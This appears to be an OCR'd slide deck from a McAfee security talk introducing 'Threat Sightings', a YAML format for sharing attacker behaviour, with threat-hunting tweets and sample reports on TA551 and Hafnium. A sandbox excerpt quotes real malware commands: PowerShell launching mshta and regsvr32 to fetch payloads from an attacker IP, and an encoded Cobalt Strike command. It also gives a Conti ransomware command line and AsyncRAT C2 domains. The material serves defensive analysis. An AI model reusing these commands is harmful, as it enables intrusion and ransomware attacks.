#AsyncRAT SHA256: 7f71539f3c3edbf0f5aea278a974c50e519df0137719fc63e63e7ce0c0be939e C2: crushco[.]ddns[.]net:6606,crushco[.]ddns[.]net:8808,crushco[.]ddns[.]net:3606,nessator[.]bounceme[.]net:6606,nessator[.]bounceme[.]net:8808,nessator[.]bounceme[.]net:3606,nessator[.]myddns[.]me

12:17 PM · Aug 22, 2021 · scumbots.py

You Retweeted

Max_Malyutin
@Max_Mal_

Remote Code Execution Microsoft #ExchangeServer vulnerability:

w3wp.exe with the "*AppPool" parameter that drops or executes files in "c:\windows\temp\"

🚨🚨🚨 Red Alert 🚨🚨🚨

You Retweeted

Vitali Kremez
@VK_Intel

👁TTP of the day from active #ransomware/breach encrypting VEEAM backups on local DC:

🛡"start C:\locker.exe -m -net -size 10 -nomutex -p \\VEEAM.dc.local"

⚡Expect elevated ransomware activity for the Labor Day weekend.

#Conti


```
//////////////////////
//// CONTI RANSOM ////
shell start C:\locker.exe -m -net -size 10 -nomutex -p \\VEEAM.dc.local\
//////////////////////
//////////////////////
```

1:30 PM · Sep 2, 2021 · Twitter Web App

32 AM ·

Samir
@SBousseaden

#threathunting tip: certain System native processes don't spawn an instance of themselves (e.g. svchost.exe > svchost.exe), u can hunt for the succession of process creation (e.g. sysmon eid 1) with same imagepath (below e.g. matches on a code injection notepad.exe > notepad.exe)




9:18 AM · Sep 7, 2021 · Twitter Web App

You Retweeted

John Lambert
@JohnLaTwC

#HuntingTipOfTheDay
Windows services can recover on failures. If you see someone abusing this feature to blind the blue team, you might want to have a closer look🔍
📎docs.microsoft.com/en-us/previous...
📎🦠virustotal.com/gui/file/42dd5...
📎⚔️pentestlab.blog/2020/01/22/per...
📎🛡️github.com/atc-project/at...



10:00 AM · Aug 31, 2021 · Twitter Web App

Vadim Khrykov @BlackMatter23 · Aug 17
Hunting for @MITREattack T1197 - BITS Jobs🎯
- 5 procedures + emulation steps
- 8 detection ideas
- 21 rules (Windows/Sysmon/EDR)
Check out the rules here:
bit.ly/3gadBTv

#threathunting

9 59 179

TA551 (Shatak)


```yaml
header:
  sightingReportId: 69012036-1131-49ea-9ffd-6f0985b7588a
  status: wip
  description: This report documents Threat Sightings for TA551 campaign. TA551 is a financially motivated cybercrime
   group that operates the email distribution network nicknamed Shathak since at least March 2018. The two primary
   functions of the service are loading and spamming. This group is known to utilize Ursnif (aka Gozi aka Gozi ISFB)
   Malware and Valak Malware as loaders within their email distribution network.
  author: Jose Luis Sanchez Martinez (joseluis_sanchezmartinez@mcafee.com)
  acknowledgment: www.malware-traffic-analysis.net
  tlp: white
  threatInformation:...
threatSightings:
  - sighting: Initial Access - Phishing email -> zip file as attachment-> weaponized .doc file....
  - sighting: Execution - User Execution (weaponized .doc file) -> Winword ->  MSHTA (via CMD) -> REGSVR32....
  - sighting: C2 - REGSVR32 downloads and executes Cobalt Strike shellcode runner....
threatHunting:
  - query: Hunt for weaponized doc files from TA551 (SHATHAK)...
  - query: Hunt for CMD instances spawned from WINWORD, where CMD launches HTA files...
  - query: Hunt for REGSVR32 instances spawned from MSHTA...
  - query: Hunt for Gopurple shellcode runner...
footer:
  changeTracking:...
  references:
  - https://www.malware-traffic-analysis.net/2021/07/21/index.html
  - https://app.any.run/tasks/76a02b7a-9aea-415d-81d3-f1d4c4b89939/
```

Hafnium (March 2021)


```yaml
header:
  sightingReportId: 59d13fe2-d9bd-4372-aae4-5e3215980fe2
  status: wip
  description: This report delivers Threat Sightings for HAFNIUM. HAFNIUM targeted Exchange Servers with 0-day exploits back in March
    2021. HAFNIUM leveraged ChinaChopper webshell.
  author: Alejandro Houspanossian (alejandro_houspanossian@mcafee.com)
  acknowledgement: Eoin Miller (rapid7)
  tlp: white
  threatInformation:...
threatSightings:
  - sighting: Persistence - Webshell installation...
  - sighting: Discovery - System Information Discovery and Domain Trust and Group permissions Discovery via ChinaChopper webshell...
  - sighting: Credential Acccess - Dumped LSASS memory via Procdump and ChinaChopper webshell...
  - sighting: C2 - Attempted to stablish additional C2 channels via PowerShell ...
  - sighting: C2 - Retrieved 2nd stage payload via MSIEXEC and ChinaChopper webshell...
  - sighting: Defense Evasion - Deletes webshell files via ChinaChopper webshell...
  - sighting: Impact - Deleted Active Directory groups...
threatHunting:...
footer:
  changeTracking:...
  references:
    - https://www.rapid7.com/blog/post/2021/03/23/defending-against-the-zero-day-analyzing-attacker-behavior-post-exploitation-of-microsoft-exchange/
    - https://www.fireeye.com/blog/threat-research/2021/03/detection-response-to-exploitation-of-microsoft-exchange-zero-day-vulnerabilities.html
    - https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/
    - https://www.microsoft.com/security/blog/2020/02/04/ghost-in-the-shell-investigating-web-shell-attacks/
```

From Sandbox to Threat Sightings

"-nop -w hidden -encodedcommand" site:any.run

All | Maps | Shopping

About 81 results (0.38 seconds)

https://any.run › report
e313626779b5cb73f8fd45
Sep 17, 2018 — Online sandbox rep

https://any.run › report
4c4d92b7a3197e930be1
May 17, 2020 — Online sandbox rep
Malicious activity.
You've visited this page 2 times. Last

Malicious activity

reg.bat
MD5: B4F0A7159F63028C5AC25C579459E3D7
Start: 17.05.2020, 06:47 Total time: 300 s
trojan cobaltstrike

Win7 32 bit
Complete

Indicators:

Get sample | IOC | Restart | Export
Text report | Processes graph | ATT&CK™ matrix

CPU

Processes Filter by PID or name

1168 cmd.exe /c "C:\Users\admin\AppData\Local\Temp\reg.bat" " 252
3248 powershell.exe -w hidden -command "mshta http://142.93.252.95:9999/slqpp" ; powershell -w hidden -command 1k
2972 mshta.exe http://142.93.252.95:9999/slqpp 475
2936 powershell.exe -w hidden -command regsvr32 /s /u /n /i:http://142.93.252.95:9998/E1QrP scrobj 1k
3612 regsvr32.exe /s /u /n /i:http://142.93.252.95:9998/E1QrP scrobj 311
3200 powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATw cobaltstrike 1k

Observations

1. CMD spawns PowerShell
2. PowerShell spawns MSHTA and PowerShell
3. MSHTA executes web payload
4. PowerShell spawns REGSVR32
5. REGSVR32 downloads web payload
6. PowerShell executes base64 command

https://app.any.run/tasks/de27afd3-3d05-43aa-b0d4-fdab2c7c7cb9/

From First-hand experience to Threat Sightings


- Incident Responders
- Malware Analysts
- SOC Analysts
- Threat Hunters
- …


```yaml
header:
  sightingReportId: 8ad76b99-b579-458c-8810-786d3e86bd79
  status: wip
  description: This Threat Sighting represent different behaviors observed c
  author: Alejandro Houspanossian (alejandro_houspanossian@mcafee.com)
  tlp: white
  threatInformation:...
threatSightings:
  - sighting: Execution - Cobalt Strike Highly Obfuscated PowerShell execute
  - sighting: Execution - Probable Cobalt Strike execution via Windows Servi
  - sighting: Discovery - Process Injection into DLLHOST. Automatic Discover
  - sighting: Discovery - Hands-on-keyboard Discovery. Obfuscated PowerShell
  - sighting: Priviledge Escalation - Named Pipes Impersonation (Cobalt getS
threatHunting:...
footer:
  changeTracking:
    created: 2021-09-01
    lastModified: 2021-09-01
    sightingVersion: 1.0
    schemaVersion: 1.5
  references:
    - https://nasbench.medium.com/what-is-the-dllhost-exe-process-actually-r
    - https://attack.mitre.org/techniques/T1055/012/
    - https://blog.cobaltstrike.com/2019/08/21/cobalt-strikes-process-inject
    - https://thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/
```


Threat Sightings from the trenches

Status and Next Steps

- Public AC3 Threat Sightings GitHub repo (Sep/Oct 2021)



Sightings_CobaltStrike_PrintNightmar...	Update Sightings_CobaltStrike_PrintNightmare.yml	2 months ago
Sightings_Darkside.yml	Update Sightings_Darkside.yml	2 months ago
Sightings_Empire.yml	schema	2 months ago
Sightings_Gootloader.yml	Update Sightings_Gootloader.yml	2 months ago
Sightings_Lokibot.yml	Updating schema	2 months ago
Sightings_NotPetya.yml	schema	2 months ago
Sightings_OlympicDestroyer.yml	schema	2 months ago
Sightings_REvil_SupplyChainAttack.yml	Update Sightings_REvil_SupplyChainAttack.yml	2 months ago
Sightings_Ransomware_Qatar.yml	schema	2 months ago
Sightings_Ryuk.yml	schema	2 months ago
Sightings_Template_v1.2.yml	Create Sightings_Template_v1.2.yml	2 months ago
Sightings_Trickbot.yml	schema	2 months ago
Sightings_WSHRat.yml	schema	2 months ago
Sightings_WannaMine.yml	schema	2 months ago
Sightings_njRAT.yml	Update Sightings_njRAT.yml	29 days ago

README.md

AC3 Threat Sightings

How do we learn about Cyber Threats? How do we transform learnings into actual detection improvements? Do we need millions of data points in order to do some learning? Do we strictly need capabilities like malware research to learn? Are IoCs like file hashes enough for characterizing Threats?

Say Hello to Threat Sightings

- Threat Sighting Generator
  - Sysmon2
  - CTI reports
  - ELK
  - …
- Threat Sightings Composer (UI)
- Threat Sighting Exporter:
  - MISP
  - OpenIOC
  - Sigma
  - …

Summary: empowering through knowledge.

Threat Sightings:

- Knowledge representation and sharing
- Understanding/rationalizing known attacks
- Actionability!

2 final asks:

- Please share your feedback!
- And please include details as text in your Threat Analysis reports!

Thanks!

Alejandro_Houspanossian @ mcafee. com
@lekz86

Agustin.March@ gmail.com